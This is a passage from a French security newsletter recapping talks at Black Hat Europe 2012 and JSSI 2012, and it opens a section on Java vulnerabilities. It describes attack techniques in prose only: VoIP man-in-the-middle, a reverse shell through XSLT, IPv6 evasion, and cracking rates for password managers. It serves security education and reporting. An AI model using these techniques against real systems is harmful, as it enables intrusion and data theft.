La seconde partie est quant à elle plus spécifique, et repose sur l'étude des protocoles et du firmware par rétro-ingénierie. Les tests réseau correspondent à la troisième partie et incluent l'analyse des protocoles, mais aussi l'analyse des échanges. Une analyse de la cryptographie utilisée est également effectuée durant cette phase.


Enfin, la dernière partie, et la plus difficile sont les tests d'intrusion sur les systèmes embarqués. Les différentes actions réalisées durant cette phase comprennent l'analyse des composants électriques, la récupération de la mémoire, l'analyse de celle-ci, l'analyse et 'fuzzing' des protocoles internes, mais aussi la récupération du firmware, sa décompilation, son analyse et l'exploitation des failles potentielles présentes au sein de celui-ci. Une très bonne conférence, rappelant que les tests d'intrusion des systèmes industriels ressemblent en grande partie aux tests d'intrusion classique.

Hacking XPATH 2.0 - Sumit Siddharth et Tom Forbes

Whitepaper
https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-Slides.pdf

Pour la dernière conférence de la journée, nous avons assisté à une conférence sur XPATH. Le XPATH est un langage SQL «like», permettant de récupérer des informations contenues au sein d'un fichier XML.



Les deux présentateurs Sumit Siddharth et Tom Forbes, nous ont fait une rétrospective sur le langage et ses différentes spécifications. Un outil permettant d'exploiter certaines techniques connues automatiquement a été présenté et a donné lieu à une belle démonstration. Cependant, le XML n'est pas souvent utilisé dans les applications afin de stocker des informations...

> Jour 2

Offensive Threat Modeling for Attackers: Turning Threat Modeling on its Head - Rafal Los et Shane MacDougall

Whitepaper
https://media.blackhat.com/bh-eu-12/Los/bh-eu-12-Los-Offensive_Threat_Modeling-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Los/bh-eu-12-Los-Offensive_Threat_Modeling-Slides.pdf


La deuxième journée a débuté avec une conférence consacrée à la défense des applications. Le début de la conférence a permis d'introduire le fait que les applications sont de plus en plus sécurisées et donc de plus en plus complexes à appréhender. Cependant, elles sont toujours créées par nous autres êtres humains... Et nous sommes les premières faiblesses... Car qui met en place les défenses permettant de protéger les personnes chargées de sécuriser les applications ? Ainsi, le conférencier a présenté toute une démarche permettant de comprendre nos défenses et comment compromettre les défenseurs de nos chères applications ;)

Defending Privacy at the U.S. Border: A Guide for Travelers Carrying Digital Devices - Marcia Hofmann et Seth Schoen

Whitepaper
https://media.blackhat.com/bh-eu-12/Hofmann/bh-eu-12-Hofmann-Defending_privacy_Border-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Hofmann/bh-eu-12-Hofmann-Defending_privacy_Border-Slides.pdf

Comment voyager avec des données numériques ? Voilà l'objectif de cette présentation qui en quelques mots peut être résumée par « rester toujours poli avec les autorités qui ne font que leur travail »... Du côté technique, utiliser des sauvegardes chiffrées, ne pas emmener de données sensibles, au besoin les envoyer au travers de moyens sécurisés, utiliser des systèmes de stockage en ligne sécurisés.



All Your Calls Are Still Belong to Us: How We Compromised the Cisco VoIP Crypto Ecosystem - Daniel Mende et Enno Rey

Whitepaper
https://media.blackhat.com/bh-eu-12/Rey/bh-eu-12-Rey-Call_Belong_to_Us-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Rey/bh-eu-12-Rey-Call_Belong_to_Us-Slides.pdf

Daniel Mende et Enno Rey ont présenté tout d'abord les « Seven Sisters » d'une infrastructure sécurisée : contrôle d'accès, isolation, restriction, chiffrement, protection physique, management sécurisé et visibilité. Après avoir présenté plusieurs exemples, les conférenciers arrivent à une conclusion simple : le chiffrement ne résout pas tous les problèmes, mais il peut aider dans certains scénarios, si bien sûr, il est correctement implémenté ! La deuxième partie concernait quant à elle le chiffrement des téléphones VoIP Cisco.

Une démo réalisée en direct montre le problème : une attaque de « man in the middle » par ARP Spoofing couplée à un serveur TFTP vient à bout du chiffrement. Une fois le téléphone redémarré, il fera la mise à jour avec le certificat modifié, tout en assurant à l'utilisateur que la communication est belle et bien sécurisée. Le certificat ayant été modifié, toutes les communications effectuées par la suite pourront être déchiffrées.


L'architecture est entièrement remise en cause. Une question de l'auditoire nous a bien fait rire : "What's the Cisco point of view about this attack?" La réponse des intéressés : "They are working on it!"

Les deux chercheurs sont d'ailleurs revenus en France lors de la conférence Hackito.

An assortment of database goodies - David Litchfield

Le conférencier nous a exposé ses dernières recherches dans le domaine de la sécurité des bases de données Oracle.

Après s'être focalisé sur un échantillon techniques d'injection SQL pour ce type de base, ce dernier s'est intéressé aux investigations forensics sur les injections SQL en aveugle (Blind SQL Injection). La problématique provient du fait que les arguments utilisés lors de requêtes POST ne sont pas tracées par défaut au sein des journaux d'évènement. Cependant, en analysant le temps entre les requêtes, David «Copperfield» a pu démontrer qu'il était possible de retrouver, à partir des logs d'un serveur web, les informations récupérées par un attaquant lors de l'exploitation d'une faille de type Injection SQL en aveugle. Impressionnant!



Exploiting Security Gateways via their Web Interfaces - Ben Williams

Whitepaper :
https://media.blackhat.com/bh-eu-12/Williams/bh-eu-12-Williams-Exploiting_Gateways-WP.pdf

Slides :
https://media.blackhat.com/bh-eu-12/Williams/bh-eu-12-Williams-Exploiting_Gateways-Slides.pdf

Ben Williams a présenté les différents problèmes liés aux interfaces web de gestion des équipements de sécurité. Deux types existent, les multifonctions (UTM, firewall...) et les mono-fonctions (proxy). Ces différents équipements sont souvent administrables via une interface web. Malheureusement celles-ci sont souvent vulnérables aux mêmes attaques que toutes les autres applications Web:

mot de passe trivial, défaut de filtrage des entrées utilisateurs, anciennes versions de logiciels/framework...

Ben Williams a rapporté plus de 40 failles de sécurité aux différents éditeurs depuis octobre 2011, grâce à une méthode simple : l'installation des différentes interfaces, le passage d'outils automatiques puis un peu de recherche et d'analyse.

Cyber-Attacks & SAP systems: Is Our Business-Critical Infrastructure Exposed ? - Mariano Nunez Di Croce

Whitepaper
https://media.blackhat.com/bh-eu-12/DiCroce/bh-eu-12-DiCroce-CyberAttacks_to_SAP_systems-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/DiCroce/bh-eu-12-DiCroce-CyberAttacks_to_SAP_systems-Slides.pdf

De nombreuses sociétés utilisent SAP, comme le rappelle le présentateur. Par exemple, 70% des industriels de la bière utilisent cette solution, ce qui en fait un environnement important à ses yeux.

Celui-ci est d'abord revenu sur l'évolution de la sécurité depuis ces 5 dernières années. Ensuite, il a montré tout un florilège d'attaques possibles et existantes sur les applications SAP en se basant sur les risques et les impacts pour une société. En passant, il a proposé son petit TOP 11 des vulnérabilités, un peu comme le TOP 10 de l'OWASP. Enfin, il a conclu par la présentation de la nouvelle version de son outil SAPITO dédiée aux pentests des environnements et applications SAP.

Attacking IPv6 Implementation Using Fragmentation - Antonios Atlasis

Whitepaper
https://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-Slides.pdf

Comment réagissent les différents OS à la fragmentation des paquets réseaux ? Comment ont été implémentées les différentes piles IP ? Voilà ce à quoi le conférencier a cherché à répondre. Pour cela, il a présenté tout un panel de tests qui utilisent la fragmentation dans l'IPV6.


Ces recherches peuvent être utilisées à des fins d'identification de système d'exploitation, d'évasion d'IDS ou de firewall. Pour finir, il a conclu en rappelant que les vendeurs doivent essayer de respecter le plus possible les RFC ce qui n'est pas toujours le cas.

Data Mining a Mountain of Zero Day Vulnerabilities - Chris Wysopal

Whitepaper
https://media.blackhat.com/bh-eu-12/Wysopal/bh-eu-12-Wysopal-State_of_Software_Security-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Wysopal/bh-eu-12-Wysopal-State_of_Software_Security-Slides.pdf

Chris Wysopal, directeur technique de VeraCode, a présenté les résultats de l'analyse de plus de 9000 applications. Les vulnérabilités trouvées dans celles-ci ont été classées afin d'en sortir des statistiques. Beaucoup de chiffres et de graphiques afin de mettre en avant les vulnérabilités les plus courantes.



An Attacker's Day into Virology: Human Vs Computer

Whitepaper
https://media.blackhat.com/bh-eu-12/Lovet/bh-eu-12-Lovet-Human_Virology-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Lovet/bh-eu-12-Lovet-Human_Virology-Slides.pdf

Cette dernière conférence de la seconde journée, animée par Axelle Apvrille et Guillaume Lovet, était différente des autres. En effet elle présentait les similitudes entre un virus biologique et les virus informatiques. Au programme la reproduction des virus biologiques et les défenses de notre système immunitaire, le tout comparé à leur confrère informatique. La question finale : « Les virus biologiques traverseront-ils un jour la frontière ? Et vice-versa ? »

> Jour 3

Dmitry Sklyarov"Secure Password Managers" and "Military-Grade Encryption" on Smartphones: Oh Really ? - Andrey Belenko

Whitepaper
https://media.blackhat.com/bh-eu-12/Belenko/bh-eu-12-Belenko-Password_Encryption-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Belenko/bh-eu-12-Belenko-Password_Encryption-Slides.pdf

Nous voilà partis pour la dernière journée à la Black-Hat, avec un sujet fort intéressant : le stockage des mots de passe sur les smartphones. Après nous avoir expliqué où et comment sont stockés les mots de passe au sein des BlackBerry et des iPhone, les deux chercheurs ont décidé de cibler leurs efforts sur les applications pour le Smartphone à la pomme.

Ainsi, ils se sont amusés à prendre le top 20 des applications gratuites et à tester leur capacité à protéger nos chers mots de passe. Au final, seulement une application protégeait les mots de passe car les autres stockaient seulement les mots de passe dans une base de données de type SQLite. Après ce bilan bien pessimiste, ils se sont attaqués aux applications payantes. Celles-ci chiffrent toutes leurs bases, cependant, avec des algorithmes trop faibles. Ainsi, aucune application ne stocke réellement les mots de passe de manière sécurisée. Le seul moyen d'avoir un stockage des mots de passe sur est d'utiliser le Keychain du système.

Summary

Name	Complexity	CPU p/s	GPU p/s	Len/24h
Keeper® Password & Data Vault	1x MD5	60 M	6000 M	14.7
Password Safe - iPassSafe Free	1x AES-256	20 M	N/A	12.2
Strip Lite - Password Manager	4000x PBKDF2-SHA1 + 1x AES-256	5000	160 K	10.1
SafeWallet - Password Manager	10x PBKDF2-SHA1 + 1x AES-256	1500 K	20 M	12.2
DataVault Password Manager	1x SHA-256 + 1x SHA-1	7 M	500 M	13.6
mSecure - Password Manager	1x SHA-256 + 1x Blowfish	300 K	N/A	10.4
LastPass for Premium Customers	2x SHA-256 + 1x AES-256	5 M	20 M	12.2
1Password Pro	1x MD5 + 1x AES-128	15 M	20 M	12.2
BlackBerry Password Keeper	3x PBKDF2-SHA1 + 1x AES-256	5 M	20 M	12.2
BlackBerry Wallet 1.0	2x SHA-256	6 M	300 M	13.4
BlackBerry Wallet 1.2	1x SHA-512 + 100x PBKDF2-SHA1 + 1x AES-256	200K	3200 K	11.4
iOS PassCode	50000 iterations with HW AES	7	0	5.8

The Kelihos Botnet - Kyle Yang

Le botnet Kelihos a t'il survécut à l'opération B79, ou est-ce juste un nouveau modèle ? Cette question était au centre la conférence de Kyle Yang. Celui-ci a présenté la différence entre les 3 versions principales de ce botnet. Architecture, chiffrement ou encore communication, tous ces éléments ont été analysés afin de nous expliquer le fonctionnement du botnet et ses évolutions.

Paul Royal – Entrapment: Tricking Malware with Transparent, Scalable Malware Analysis

Whitepaper
https://media.blackhat.com/bh-eu-12/Royal/bh-eu-12-Royal-Entrapment-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Royal/bh-eu-12-Royal-Entrapment-Slides.pdf

Le nombre de malware est de plus en plus important. Afin de les analyser, les chercheurs utilisent des batteries de machines virtuelles afin de les exécuter et ainsi voir comment ces derniers se comportent. Malheureusement, les auteurs de ces codes l'ont compris, et on donc fait en sorte que leur code détecte l'environnement sur lequel il s'exécute.

Pour pallier à cela, le professeur Paul Royal a créé tout un système permettant de simuler des machines réelles. Ce qui fait que les codes malveillants ne peuvent plus faire la différence entre les deux architectures.

Smartphone's Apps Are Not That Smart: Insecure Development Practices - Simon Roses Femerling

Whitepaper
https://media.blackhat.com/bh-eu-12/Rose/bh-eu-12-Rose-Smartphone_Apps-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Rose/bh-eu-12-Rose-Smartphone_Apps-Slides.pdf

Petit recueil des mauvaises pratiques en termes de développement d'applications mobiles.

CANAPE: Bytes Your Bits by - Michael Jordon et James Forshaw

Whitepaper
https://media.blackhat.com/bh-eu-12/Forshaw/bh-eu-12-Forshaw-CANAPE-Slides.pdf

Slides
https://media.blackhat.com/bh-eu-12/Forshaw/bh-eu-12-Forshaw-CANAPE-WP.pdf

Michael Jordon et James Forshaw, consultants chez Context, ont présenté un nouvel outil. Dénommé Canape, il permet de regrouper plusieurs outils en un seul. Il permet de faire du «Man In the middle» entre deux sources, et de fuzzer le trafic entre ces deux systèmes.

Afin de présenter les différentes fonctionnalités de l'outil, une démonstration a été réalisée sur le protocole ICA, utilisé par les produits Citrix XenApp et XenDesktop. Durant plusieurs phases, la découverte et l'exploitation d'une vulnérabilité trouvée au sein du protocole nous a permis de voir toute la puissance de l'outil. Un «Blue Screen Of Death» sur une nouvelle version du serveur Citrix a été présenté pour terminer la présentation.

Lotus Domino: Penetration Through the Controller - Alexey Sintsov

Whitepaper :
https://media.blackhat.com/bh-eu-12/Sintsov/bh-eu-12-Sintsov-Lotus_Domino-WP.pdf

Slides
https://media.blackhat.com/bh-eu-12/Sintsov/bh-eu-12-Sintsov-Lotus_Domino-Slides.pdf

L'édition 2012 de la BlackHat Europe s'est conclue sur une conférence de Alexey Sintsov, pentesteur chez ERPScan. C'est avec beaucoup d'humour qu'il a présenté le métier de pentesteur à l'assemblé. En résumé, il y a souvent très peu de temps pour pousser l'exploitation, ou rechercher de nouvelles vulnérabilités.

Pourtant, il nous montre comment, en peu de temps, il a pu écrire l'exploit du CVE-2011-0920 en se penchant uniquement sur le peu d'éléments publiés. En désassemblant le code Java et en cherchant au bon endroit grâce aux éléments trouvés sur internet, il a été en mesure d'écrire un code d'exploitation. Il a enfin fini sa présentation en montrant que même après le patch de cette vulnérabilité, une autre vulnérabilité 0day existait toujours!

> INFO

Hack in Paris dévoile son programme de formations et de conférences

Hack in Paris vient de publier son programmes de formations et de conférences.

L'événement qui se tiendra en juin prochain au Centre de Congrès de Disneyland Paris comprendra 6 formations et 16 conférences : l'occasion pour l'écosystème de la sécurité informatique de se former sur les pratiques de hacking et de se réunir autour d'experts internationaux pour s'informer sur la réalité du hacking, ses enjeux et ses conséquences.


Au programme, des formations diverses (développement d'exploits, Rétro-ingénierie de malwares, sécurité iOS, hacking IPv6...) et de nombreuses conférences par des grands noms de la sécurité (Peter Van Eeckhoutte, Mikko H. Hypponen, Winn Schwartau ...)

Le programme est disponible à l'adresse suivante : http://www.hackinparis.com/talks

> Conférences sécurité

Enfin, nous terminons ce tour des conférences par les JSSI organisée par l'OSSIR.

par Pierre TEXIER et Yannick HAMON



JSSI

Philippe Bernard, RSSI de MBDA France, nous a présenté un retour d'expériences sur le déroulement d'un audit de sécurité. L'orateur a rappelé les règles d'or PRE/PER/POST Audit à respecter. Des critères de sélection du prestataire aux différentes étapes à suivre, cette présentation fournit une excellente base aux RSSI novices sur ce type de prestation. Celle-ci rappelle/apprend également aux prestataires de services que les aspects commerciaux ne sont pas les seuls critères. En effet, des éléments plus subjectifs tels que la réputation, la confiance en l'entreprise et les consultants jouent également dans la balance.

Il s'en est suivi d'une présentation de Thibault Koechlin, consultant NBS, du projet OWASP NAXSI dont il est l'auteur. Ce pare-feu applicatif (WAF) open-source est un module pour serveur NGINX. Basé sur l'utilisation de primitives, contrairement à l'utilisation d'expressions régulières complexes, NAXSI a pour objectif d'apporter une couche de protection supplémentaire sans dégrader les performances du service web. NAXSI a déjà passé son baptême du feu avec la mise en production du nouveau site de Charlie Hebdo suite aux récentes attaques informatiques (défaçages puis DoS & DDoS). Sa simplicité d'utilisation a également été mise en évidence par son auteur. Celle-ci lui confère en outre une capacité d'industrialisation non négligeable. Une chose est sûre, cette solution est à regarder de très près.

Une conférence moins technique, mais tout aussi intéressante a suivi. Frédéric Connes, consultant HSC, nous a rappelé quelques aspects juridiques fondamentaux sur la pratique de tests d'intrusion. On découvre alors que le célèbre article 323-1 du code pénal ne peut rentrer en ligne de compte avec le consentement de l'audité. Toujours est-il qu'il faut être en mesure de prouver ce consentement. L'orateur présente alors les informations nécessaires à la rédaction d'une convention d'audit pour finir sur un rappel du cadre d'application de l'article 323-3 relatif à l'utilisation et la détention d'outils d'intrusion.

Cette matinée s'est achevée par une table ronde animée par Philippe Bernard (MBDA), Olivier Caleff (FPTI) et Oliver Dembour (ARJEL). Le thème portait sur les besoins de réglementation de la prestation de services en sécurité.

À la suite d'un repas des plus copieux, Laurent Butti (Orange Portals) nous a fait part d'un retour d'expérience sur l'utilisation d'outils automatisés pour l'audit d'applications Web en boîte noire (sans identifiants sur l'application). Celui-ci a présenté un benchmark sur les résultats de plusieurs scanners open-source, en configuration par défaut, à l'encontre du projet WIVET (Web Input Vector Extractor Teaser) :


- arachni;
- wapiti;
- w3af;
- skipfish.

Si quelques résultats pertinents sont remarqués sur des sites simples, l'orateur souligne que ces outils rencontrent des difficultés sur des sites complexes ou intégrant beaucoup de codes JavaScript (Web 2.0...). Leur efficacité est également très limitée vis-à-vis des failles d'implémentation et de configuration, mais également pour l'évaluation des faiblesses fonctionnelles des applications Web. En conclusion, les tests manuels demeurent indispensables afin de vérifier les faux-positifs et d'assurer l'exhaustivité des vulnérabilités.

Toujours dans le thème des vulnérabilités des applications Web, la présentation suivante abordait les injections No-SQL. Nicolas Viot, consultant NGM Security, rappelle que les bases de données No-SQL ne suivent aucune norme officielle, ce qui conduit à une multitude de technologies/langages : MongoDB, Nea4j, Cassandra, Apache CouchDB, SimpleDB... Cette alternative aux bases de données classiques est caractérisée par l'absence de schéma prédéfini et de langage SQL ce qui assure une souplesse d'utilisation et un partitionnement facile des données entre plusieurs serveurs. Malgré une nouvelle technologie, la vulnérabilité et les conséquences sont identiques : l'absence de contrôles sur les entrées utilisateurs au sein d'une application permet de manipuler les requêtes effectuées sur la base de données sous-jacente. L'orateur a publié un outil (nosqlinj.py - www.ngmsecurity.fr/outils-nosqlinjector/) afin d'illustrer ce risque sur les bases MongoDB uniquement.

La dernière présentation sur le thème du XML a été effectuée par Nicolas Grégoire, Agarri. Après avoir rappelé la multitude d'implémentation de ce langage universel

(du RSS au XSLT), l'auteur illustre les risques introduits par l'homoiconicité (même apparence entre le code de grammaire ou les data) de ce langage. Une première démonstration a été réalisée par l'encapsulation d'un PDF malformé, exploitant une vulnérabilité connue, au sein de code XDP (XML Data Package). Au final, aucun antivirus de la plateforme VirusToral n'est en mesure de détecter le code d'exploitation public. Une seconde démonstration, de type Déni de Service, a été effectuée par l'abus de fonctionnalités (XML Bomb - CWE-776, interprétation de chiffres romains...). La présentation se termine sur l'implémentation d'une réelle backdoor (Meterpreter Reverse-Shell Java) via l'exploitation d'une erreur de traitement XSLT sur un serveur autorisant l'upload de fichiers XML.




Cette journée s'est achevée sur le thème de l'inforensique en environnement Windows. Nicolas Hanteville, consultant Devoteam, présente les bases d'une investigation et les différentes informations pouvant être obtenues au sein de la base de registre, du système de fichiers ou encore des journaux d'évènements. Déplorant le peu d'outils libres/gratuits permettant de mener ce type d'analyse, l'orateur présente un outil open-source (RtCA - http://code.google.com/p/omnia-projetcs/) dédié à l'analyse in-vivo d'une machine Windows sans nécessité d'installer un outil tiers (Perl, Python, ...).

Références

http://www.ossir.org/jssi/jssi2012/

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Ce mois-ci nous reviendrons sur les vulnérabilités JAVA, /proc/<pid>/mem et MS12-020 ainsi que sur l'attaque Global Payment



ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Analyse des failles Java (CVE-2012-0500 et CVE-2012-0507) et Proc (CVE-2012-0056)
(par Stéphane JIN et Antonin AUROY)

Buzz
Luigi, RDP et MS12-020
(par Florent HOCHWELKER)

Le whitepaper du mois
Verizon et les «data-breach»
(par Adrien GUINAULT)

Le phishing du mois
Zeus et US Airways
(par Adrien GUINAULT)

Vulnérabilités JAVA

par Antonin Auroy

Andrew Thielen

Rappel

Courant Février, Oracle publie une mise à jour critique de la machine virtuelle Java. Cette mise à jour corrige de nombreuses vulnérabilités dont notamment une faille affectant Java Web Start (CVE-2012-0500) et une vulnérabilité au sein de l'implémentation de la classe « AtomicReferenceArray » (CVE-2012-0507).

Ces deux failles permettent à l'aide d'une page web malveillante de compromettre le système d'un internaute implémentant une version vulnérable de Java (versions précédents la version Update 31)

Java Web Start et les injections – CVE-2012-0500

